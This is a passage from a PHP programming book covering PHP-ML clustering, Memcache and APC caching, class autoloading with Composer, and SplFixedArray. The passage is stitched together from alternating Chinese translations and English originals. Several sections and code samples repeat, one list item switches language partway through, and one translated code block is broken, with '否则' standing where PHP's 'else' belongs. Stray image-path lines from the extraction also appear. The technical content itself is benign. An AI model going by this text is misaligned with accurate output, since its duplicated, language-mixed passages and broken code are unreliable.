Suppose you run a very popular website, but the traffic keeps on changing. You want a solution that would predict the number of servers you need to deploy at any given instance of time. Lets assume for the sake that your hosting provider gives you an api to spawn out servers and each server takes 15 minutes to boot. Based on previous data of traffic, and regression you can predict the traffic that would hit your application at any instance of time. Using that knowledge you can start a server 15 minutes before the surge thereby preventing your application from going offline.

Section 77.3: Clustering

Clustering is about grouping similar objects together. It is widely used for pattern recognition. Clustering comes under unsupervised machine learning, therefore there is no training needed. PHP-ML has support for the following clustering algorithms

- k-Means
- dbscan

k-Means

k-Means separates the data into n groups of equal variance. This means that we need to pass in a number n which would be the number of clusters we need in our solution. The following code will help bring more clarity

```
// Our data set
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

// Initialize clustering with parameter `n`
$kmmeans = new KMeans(3);
$kmmeans->cluster($samples); // return [0=>[[7, 8]], 1=>[[8, 7]], 2=>[[1, 1]]]
```

Note that the output contains 3 arrays because that was the value of n in KMeans constructor. There can also be an optional second parameter in the constructor which would be the initialization method. For example consider

```
$kmmeans = new KMeans(4, KMeans::INIT_RANDOM);
```

INIT_RANDOM places a completely random centroid while trying to determine the clusters. But just to avoid the centroid being too far away from the data, it is bound by the space boundaries of data.

The default constructor initialization method is [kmeans++](#) which selects centroid in a smart way to speed up the process.

DBSCAN

As opposed to KMeans, DBSCAN is a density based clustering algorithm which means that we would not be passing n which would determine the number of clusters we want in our result. On the other hand this requires two parameters to work

1. **\$minSamples** : The minimum number of objects that should be present in a cluster

2. **\$epsilon** : 两个样本被视为属于同一簇的最大距离簇。

以下是一个快速示例

```
// 我们的样本数据集
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

$dbSCAN = new DBSCAN($epsilon = 2, $minSamples = 3);
$dbSCAN->cluster($samples); // 返回 [0=>[[1, 1]], 1=>[[8, 7]]]
```

代码本身几乎不需要解释。一个主要的区别是，输出数组中元素的数量无法像KMeans那样预先知道。

实际案例

现在让我们看看在现实场景中如何使用聚类

聚类广泛应用于模式识别和数据挖掘。假设你有一个内容发布应用。为了留住用户，他们应该看到他们喜欢的内容。为了简化起见，假设如果用户在某个特定网页停留超过一分钟并且滚动到页面底部，那么他们喜欢该内容。现在，每个内容都会有一个唯一标识符，用户也会有。基于此进行聚类，你就能知道哪些用户群体有相似的内容偏好。这反过来可以用于推荐系统，你可以假设如果同一聚类中的一些用户喜欢某篇文章，那么其他用户也会喜欢，这样就可以在你的应用中作为推荐内容展示。

2. **\$epsilon** : Which is the maximum distance between two samples for them to be considered as in the same cluster.

A quick sample for the same is as follows

```
// Our sample data set
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

$dbSCAN = new DBSCAN($epsilon = 2, $minSamples = 3);
$dbSCAN->cluster($samples); // return [0=>[[1, 1]], 1=>[[8, 7]]]
```

The code is pretty much self explanatory. One major difference is that there is no way of knowing the number of elements in output array as opposed to KMeans.

Practical Case

Let us now have a look on using clustering in real life scenario

Clustering is widely used in pattern recognition and data mining. Consider that you have a content publishing application. Now in order to retain your users they should look at content that they love. Let us assume for the sake of simplicity that if they are on a specific webpage for more than a minute and they scroll to bottom then they love that content. Now each of your content will be having a unique identifier with it and so will the user. Make cluster based on that and you will get to know which segment of users have a similar content taste. This in turn could be used in recommendation system where you can assume that if some users of same cluster love the article then so will others and that can be shown as recommendations on your application.

第78章：缓存

第78.1节：使用memcache进行缓存

Memcache是一种分布式对象缓存系统，使用键-值方式存储小数据。在开始调用之前将 Memcache 代码集成到 PHP 中，您需要确保它已安装。可以使用 php 中的 `class_exists` 方法来完成此操作。一旦验证模块已安装，您就可以开始连接到 memcache 服务器实例。

```
if (class_exists('Memcache')) {  
    $cache = new Memcache();  
    $cache->connect('localhost', 11211);  
} else {  
    print "未连接到缓存服务器";  
}
```

这将验证 Memcache PHP 驱动是否已安装，并连接到运行在

localhost 上的 memcache 服务实例。

Memcache 作为守护进程运行，称为 memcached

在上面的示例中，我们只连接了一个实例，但您也可以使用以下方式连接多个服务器

```
if (class_exists('Memcache')) {  
    $cache = new Memcache();  
    $cache->addServer('192.168.0.100', 11211);  
    $cache->addServer('192.168.0.101', 11211);  
}
```

请注意，在这种情况下，与 `connect` 不同，直到您尝试存储或获取值之前，不会有任何活动连接。

在缓存中，有三个重要的操作需要实现

1. 存储数据：向 memcached 服务器添加新数据
2. 获取数据：从 memcached 服务器获取数据
3. 删除数据：从 memcached 服务器删除已存在的数据

存储数据

\$cache 或 memcached 类对象有一个 `set` 方法，该方法接收一个键、值和保存时间（ttl）。

```
$cache->set($key, $value, 0, $ttl);
```

这里的 `$ttl` 或生存时间是指你希望 memcache 在服务器上存储该键值对的秒数。

获取数据

\$cache 或 memcached 类对象有一个 `get` 方法，该方法接收一个键并返回对应的值。

```
$value = $cache->get($key);
```

如果该键没有设置值，则返回 `null`

Chapter 78: Cache

Section 78.1: Caching using memcache

Memcache is a distributed object caching system and uses key-value for storing small data. Before you start calling Memcache code into PHP, you need to make sure that it is installed. That can be done using `class_exists` method in php. Once it is validated that the module is installed, you start with connecting to memcache server instance.

```
if (class_exists('Memcache')) {  
    $cache = new Memcache();  
    $cache->connect('localhost', 11211);  
} else {  
    print "Not connected to cache server";  
}
```

This will validate that Memcache php-drivers are installed and connect to memcache server instance running on localhost.

Memcache runs as a daemon and is called **memcached**

In the example above we only connected to a single instance, but you can also connect to multiple servers using

```
if (class_exists('Memcache')) {  
    $cache = new Memcache();  
    $cache->addServer('192.168.0.100', 11211);  
    $cache->addServer('192.168.0.101', 11211);  
}
```

Note that in this case unlike `connect` , there won't be any active connection until you try to store or fetch a value.

In caching there are three important operations that needs to be implemented

1. **Store data** : Add new data to memcached server
2. **Get data** : Fetch data from memcached server
3. **Delete data** : Delete already existing data from memcached server

Store data

\$cache or memcached class object has a `set` method that takes in a key,value and time to save the value for (ttl).

```
$cache->set($key, $value, 0, $ttl);
```

Here `$ttl` or time to live is time in seconds that you want memcache to store the pair on server.

Get data

\$cache or memcached class object has a `get` method that takes in a key and returns the corresponding value.

```
$value = $cache->get($key);
```

In case there is no value set for the key it will return `null`

删除数据

有时你可能需要删除一些缓存值。\$cache 或 memcache 实例有一个 delete 方法可以用于此目的。

```
$cache->delete($key);
```

缓存的小场景

假设一个简单的博客。它的首页会有多个帖子，每次页面加载时都会从数据库获取。为了减少 SQL 查询，我们可以使用 memcached 来缓存帖子。以下是一个非常简单的实现

```
if (class_exists('Memcache')) {
    $cache = new Memcache();
    $cache->connect('localhost', 11211);
    if (($data = $cache->get('posts')) != null) {
        // 缓存命中
        // 从缓存渲染
    } else {
        // 缓存未命中
        // 查询数据库并将结果保存到数据库
        // 假设 $posts 是从数据库检索的帖子数组
        $cache->set('posts', $posts, 0, $ttl);
    }
} 否则 {
    die("连接缓存服务器时出错");
}
```

第78.2节：使用APC缓存

替代PHP缓存（APC）是一个免费的开源PHP操作码缓存。其目标是提供一个免费、开放且稳健的框架，用于缓存和优化PHP中间代码。

安装

```
sudo apt-get install php-apc
sudo /etc/init.d/apache2 restart
```

添加缓存：

```
apc_add ($key, $value , $ttl);
$key = 唯一缓存键
$value = 缓存值
$ttl = 存活时间;
```

删除缓存：

```
apc_delete($key);
```

设置缓存示例：

```
if (apc_exists($key)) {
    echo "键存在：";
    echo apc_fetch($key);
} else {
```

Delete data

Sometimes you might have the need to delete some cache value. \$cache or memcache instance has a delete method that can be used for the same.

```
$cache->delete($key);
```

Small scenario for caching

Let us assume a simple blog. It will be having multiple posts on landing page that get fetched from database with each page load. In order to reduce the sql queries we can use memcached to cache the posts. Here is a very small implementation

```
if (class_exists('Memcache')) {
    $cache = new Memcache();
    $cache->connect('localhost', 11211);
    if (($data = $cache->get('posts')) != null) {
        // Cache hit
        // Render from cache
    } else {
        // Cache miss
        // Query database and save results to database
        // Assuming $posts is array of posts retrieved from database
        $cache->set('posts', $posts, 0, $ttl);
    }
} else {
    die("Error while connecting to cache server");
}
```

Section 78.2: Cache Using APC Cache

The Alternative PHP Cache (APC) is a free and open opcode cache for PHP. Its goal is to provide a free, open, and robust framework for caching and optimizing PHP intermediate code.

installation

```
sudo apt-get install php-apc
sudo /etc/init.d/apache2 restart
```

Add Cache:

```
apc_add ($key, $value , $ttl);
$key = unique cache key
$value = cache value
$ttl = Time To Live;
```

Delete Cache:

```
apc_delete($key);
```

Set Cache Example:

```
if (apc_exists($key)) {
    echo "Key exists: ";
    echo apc_fetch($key);
} else {
```

```
echo "键不存在";
apc_add ($key, $value , $ttl);
}
```

性能：

APC 的速度几乎是 Memcached 的5 倍。

```
echo "Key does not exist";
apc_add ($key, $value , $ttl);
}
```

Performance:

APC is nearly [5 times](#) faster than Memcached.

第79章：自动加载入门

第79.1节：作为框架解决方案的自动加载

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}

// Ruminant.php
class Ruminant extends Animal {
    public function eats($food) {
        if ('grass' === $food) {
            parent::eats($food);
        } else {
            echo "Yuck, $food!";
        }
    }
}

// Cow.php
class Cow extends Ruminant {

}

// pasture.php
require 'autoload.php';
$animal = new Cow;
$animal->eats('grass');
```

多亏了我们的通用自动加载器，我们可以访问任何遵循自动加载器命名约定的类。在这个例子中，我们的约定很简单：所需的类必须在同一目录下有一个以类名命名并以“.php”结尾的文件。注意类名与文件名完全匹配。

如果没有自动加载，我们就必须手动require基类。如果我们构建了一个完整的动物园，我们将有成千上万条require语句，而这些语句更容易地被单个自动加载器替代。

归根结底，PHP自动加载是一种帮助你编写更少机械代码的机制，让你可以专注于解决业务问题。你所要做的就是定义一个将类名映射到文件名的策略。你可以自己实现自动加载策略，就像这里所做的那样。或者，你可以使用PHP社区采用的任何标准策略：PSR-0或PSR-4。或者，你可以使用composer来通用地定义和管理这些依赖关系。

第79.2节：内联类定义，无需加载

```
// zoo.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}
```

Chapter 79: Autoloading Primer

Section 79.1: Autoloading as part of a framework solution

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}

// Ruminant.php
class Ruminant extends Animal {
    public function eats($food) {
        if ('grass' === $food) {
            parent::eats($food);
        } else {
            echo "Yuck, $food!";
        }
    }
}

// Cow.php
class Cow extends Ruminant {

}

// pasture.php
require 'autoload.php';
$animal = new Cow;
$animal->eats('grass');
```

Thanks to our generic autoloader, we have access to any class that follows our autoloader naming convention. In this example, our convention is simple: the desired class must have a file in the same directory named for the class and ending in ".php". Notice that the class name exactly matches the file name.

Without autoloading, we would have to manually `require` base classes. If we built an entire zoo of animals, we'd have thousands of require statements that could more easily be replaced with a single autoloader.

In the final analysis, PHP autoloading is a mechanism to help you write less mechanical code so you can focus on solving business problems. All you have to do is *define a strategy that maps class name to file name*. You can roll your own autoloading strategy, as done here. Or, you can use any of the standard ones the PHP community has adopted: [PSR-0](#) or [PSR-4](#). Or, you can use [composer](#) to generically define and manage these dependencies.

Section 79.2: Inline class definition, no loading required

```
// zoo.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}
```

```
$animal = new Animal();
$animal->eats('肉');
```

PHP在执行new Animal之前就知道Animal是什么，因为PHP是从上到下读取源文件的。但如果我们想在许多地方创建新的Animal，而不仅仅是在定义它的源文件中呢？为此，我们需要加载类定义。

第79.3节：使用require手动加载类

```
// Animal.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}

// zoo.php
require 'Animal.php';
$animal = new Animal;
$animal->eats('稀饭');

// aquarium.php
require 'Animal.php';
$animal = new Animal;
$animal->eats('虾');
```

这里我们有三个文件。一个文件（"Animal.php"）定义了该类。除了定义该类之外，这个文件没有其他副作用，并且将所有关于"Animal"（动物）的知识整齐地保存在一个地方。它易于版本控制，也易于重用。

两个文件通过手动require引入了"Animal.php"文件。PHP仍然是从上到下读取源文件，因此require会找到"Animal.php"文件，并在调用new Animal之前使Animal类定义可用。

现在想象一下，如果我们有几十甚至几百个地方需要执行new Animal。那将需要（双关意）许多非常繁琐的require语句来编写代码。

第79.4节：自动加载替代手动类定义加载

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}

// zoo.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('slop');
```

```
$animal = new Animal();
$animal->eats('meat');
```

PHP knows what Animal is before executing new Animal, because PHP reads source files top-to-bottom. But what if we wanted to create new Animals in many places, not just in the source file where it's defined? To do that, we need to *load* the class definition.

Section 79.3: Manual class loading with require

```
// Animal.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}

// zoo.php
require 'Animal.php';
$animal = new Animal;
$animal->eats('slop');

// aquarium.php
require 'Animal.php';
$animal = new Animal;
$animal->eats('shrimp');
```

Here we have three files. One file ("Animal.php") defines the class. This file has no side effects besides defining the class and neatly keeps all the knowledge about an "Animal" in one place. It's easily version controlled. It's easily reused.

Two files consume the "Animal.php" file by manually **require-ing** the file. Again, PHP reads source files top-to-bottom, so the require goes and finds the "Animal.php" file and makes the Animal class definition available before calling new Animal.

Now imagine we had dozens or hundreds of cases where we wanted to perform new Animal. That would require (pun-intended) many, many **require** statements that are very tedious to code.

Section 79.4: Autoloading replaces manual class definition loading

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}

// zoo.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('slop');
```

```
// aquarium.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('shrimp');
```

与其他示例相比。注意require "Animal.php"被替换成require"autoload.php"。我们仍然在运行时包含外部文件，但不是包含一个特定的类定义，而是包含可以加载任何类的逻辑。这是一种间接层，简化了我们的开发。我们不需要为每个类写一个require，而是写一个require来加载所有类。我们可以用1个require替代N个require。

魔法发生在spl_autoload_register函数中。这个PHP函数接受一个闭包，并将该闭包添加到闭包的队列中。当PHP遇到一个没有定义的类时，PHP会将类名传递给队列中的每个闭包。如果调用某个闭包后类存在，PHP就继续执行之前的操作。如果尝试整个队列后类仍不存在，PHP会报错“Class 'Whatever' not found.”

第79.5节：使用Composer的自动加载

Composer会生成一个vendor/autoload.php文件。

你只需包含这个文件，就能免费获得自动加载功能。

```
require __DIR__ . '/vendor/autoload.php';
```

这使得使用第三方依赖非常简单。

你也可以通过在你的composer.json中添加autoload部分，将你自己的代码添加到自动加载器中。

```
{
    "autoload": {
        "psr-4": {"YourApplicationNamespace\\": "src/"}
    }
}
```

在本节中，你定义了自动加载映射。在此示例中，它是一个PSR-4命名空间到目录的映射：/src目录位于你的项目根文件夹中，与/vendor目录处于同一级别。一个示例文件名是src/Foo.php，包含一个YourApplicationNamespace\Foo类。

重要提示：在向autoload部分添加新条目后，你必须重新运行命令dump-autoloader，以重新生成并更新vendor/autoload.php文件中的新信息。

除了PSR-4自动加载外，Composer还支持PSR-0、classmap和files自动加载。更多信息请参见autoload参考。

当你包含/vendor/autoload.php文件时，它将返回Composer自动加载器的一个实例。你可以将include调用的返回值存储在变量中，并添加更多命名空间。例如，这对于测试套件中自动加载类非常有用。

```
$loader = require __DIR__ . '/vendor/autoload.php';
$loader->add('Application\\Test\\', __DIR__);
```

```
// aquarium.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('shrimp');
```

Compare this to the other examples. Notice how `require "Animal.php"` was replaced with `require "autoload.php"`. We're still including an external file at run-time, but rather than including a *specific* class definition we're including logic that can include *any* class. It's a level of indirection that eases our development. Instead of writing one `require` for every class we need, we write one `require` for all classes. We can replace N `require` with 1 `require`.

The magic happens with `spl_autoload_register`. This PHP function takes a closure and adds the closure to a *queue* of closures. When PHP encounters a class for which it has no definition, PHP hands the class name to each closure in the queue. If the class exists after calling a closure, PHP returns to its previous business. If the class fails to exist after trying the entire queue, PHP crashes with "Class 'Whatever' not found."

Section 79.5: Autoloading with Composer

Composer generates a vendor/autoload.php file.

You might simply include this file and you will get autoloading for free.

```
require __DIR__ . '/vendor/autoload.php';
```

This makes working with third-party dependencies very easy.

You can also add your own code to the Autoloader by adding an autoload section to your composer.json.

```
{
    "autoload": {
        "psr-4": {"YourApplicationNamespace\\": "src/"}
    }
}
```

In this section you define the autoload mappings. In this example its a PSR-4 mapping of a namespace to a directory: the /src directory resides in your projects root folder, on the same level as the /vendor directory is. An example filename would be src/Foo.php containing an YourApplicationNamespace\Foo class.

Important: After adding new entries to the autoload section, you have to re-run the command `dump-autoloader` to re-generate and update the vendor/autoload.php file with the new information.

In addition to PSR-4 autoloading, Composer also supports PSR-0, classmap and files autoloading. See the [autoload reference](#) for more information.

When you including the /vendor/autoload.php file it will return an instance of the Composer Autoloader. You might store the return value of the include call in a variable and add more namespaces. This can be useful for autoloading classes in a test suite, for example.


```
$loader = require __DIR__ . '/vendor/autoload.php';
$loader->add('Application\\Test\\', __DIR__);
```

第80章：SPL数据结构

第80.1节：SplFixedArray

与PHP数组的区别

PHP 的默认数组类型实际上是作为有序哈希映射实现的，这使我们能够创建由键/值对组成的数组，其中值可以是任何类型，键可以是数字或字符串。然而，这并不是传统意义上创建数组的方式。



正如您从这个示意图中看到的，普通的 PHP 数组更像是一组有序的键/值对，其中每个键都可以映射到任意值。请注意，在这个数组中，我们既有数字键也有字符串键，值的类型也各不相同，并且键的顺序并不影响元素的顺序。


```
$arr = [  
    9      => "foo",  
    1      => 4.2,  
    "bar"  => null,  
];
```

Chapter 80: SPL data structures

Section 80.1: SplFixedArray

Difference from PHP Array

PHP's default Array type is actually implemented as ordered hash maps, which allow us to create arrays that consist of key/value pairs where values can be of any type and keys can be either numbers or strings. This is not traditionally how arrays are created, however.



So as you can see from this illustration a normal PHP array can be viewed more like an ordered set of key/value pairs, where each key can map to any value. Notice in this array we have keys that are both numbers and strings, as well as values of different types and the key has no bearing on the order of the elements.

```
$arr = [  
    9      => "foo",  
    1      => 4.2,  
    "bar"  => null,  
];
```

```

foreach($arr as $key => $value) {echo "
    $key => $value";
}

```

因此，上述代码将给出我们完全预期的结果。

9 => foo 1 => 4.2 bar =>

普通的 PHP 数组大小也是动态调整的。随着我们向数组中推入和弹出值，数组会自动增长和缩小。

然而，在传统数组中，大小是固定的，并且完全由相同类型的值组成。此外，值不是通过键访问，而是通过索引访问，索引可以通过其在数组中的偏移量推断出来。

```

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}



```

So the above code would give us exactly what we'd expect.

9 => foo 1 => 4.2 bar =>

Regular PHP arrays are also dynamically sized for us. They grow and shrink as we push and pop values to and from the array, automatically.

However, in a traditional array the size is fixed and consists entirely of the same type of value. Also, rather than keys each value is accessed by its index, which can be deduced by its offset in the array.



由于我们知道给定类型的大小和数组的固定大小，偏移量就是类型大小 \times n其中 n 表示值在数组中的位置。因此，在上面的例子中，\$arr[0] 给我们的是 1，即数组中的第一个元素，\$arr[1] 给我们的是 2，依此类推。

然而，SplFixedArray 不限制值的类型。它只限制键为数字类型。它的大小也是固定的。

这使得 SplFixedArray 在某种特定方面比普通 PHP 数组更高效。它们更紧凑，因此需要更少的内存。

实例化数组

SplFixedArray 实现为一个对象，但它可以使用与访问普通 PHP 数组相同的熟悉语法访问，因为它们实现了 ArrayAccess 接口。它们还实现了 Countable 和 Iterator 接口，因此它们的行为与 PHP 中数组的行为相同（例如，count(\$arr) 和 foreach(\$arr as \$k => \$v) 对 SplFixedArray 和普通 PHP 数组的作用相同）。

SplFixedArray 构造函数接受一个参数，即数组的大小。

```
$arr = new SplFixedArray(4);
```

Since we would know the size of a given type and the fixed size of the array an offset is then the type size \times n where n represents the value's position in the array. So in the example above \$arr[0] gives us 1, the first element in the array and \$arr[1] gives us 2, and so on.

SplFixedArray, however, doesn't restrict the type of values. It only restricts the keys to number types. It's also of a fixed size.

